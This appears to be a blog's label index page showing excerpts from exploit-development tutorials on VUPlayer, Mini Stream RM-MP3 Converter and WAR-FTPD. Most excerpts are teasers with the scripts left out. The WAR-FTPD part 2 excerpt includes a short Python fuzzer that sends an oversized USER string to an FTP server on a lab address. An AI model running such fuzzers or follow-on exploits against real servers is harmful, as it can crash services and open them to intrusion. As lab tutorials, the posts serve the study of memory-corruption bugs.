Posts

Showing posts with the label Direct Return

VUPLAYER

Image
For the umpteenth time that I would ruin a music player application :) just please download the application here vuplayer. we try to find any information on this application, it turns out there feature to enter the playlist, enter a url and so on, we try to load playlist. pls with the file that we will create the perl language, just huddled over a script like this  

Mini Stream RM-MP3 converter

Image
yess, this time I will demonstrate how to exploit rm-mp3 converter just in the discussion. The first thing we do is find an exploit on exploit-db,

WAR-FTPD & Exploits (3)

Image

After I explore more deeply , and get input from our friends , it turns out that my input payload there is little problem , for more details, just write the code below.     then run the script and do the telnet python fuzzer

WAR-FTPD & Exploits (2)

Image
Most incoming tutorial we wait , the exploitation of WAR - ftpd . We just into the discussion, for the exploitation of this application using the method previously fuzzing first copy the script below. #!/usr/bin/python import socket s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) buffer="\x41"*1000 s.connect(('192.168.56.101',21)) data=s.recv(1024) print("sending dummy data to USER.") s.send('USER '+buffer+'\r\n') data=s.recv(1024) s.send('PASS PASSWORD '+'\r\n') s.close() print("Okayy..!") script above is the weapon we will use later, scrip is written using python language. save with the name fuzzer.py

WAR-FTPD & Exploits (1)

Image

H ow to install the WAR - ftpd? here I will explain how to install the WAR - ftpd exploits that we will later :) just follow the steps in the picture: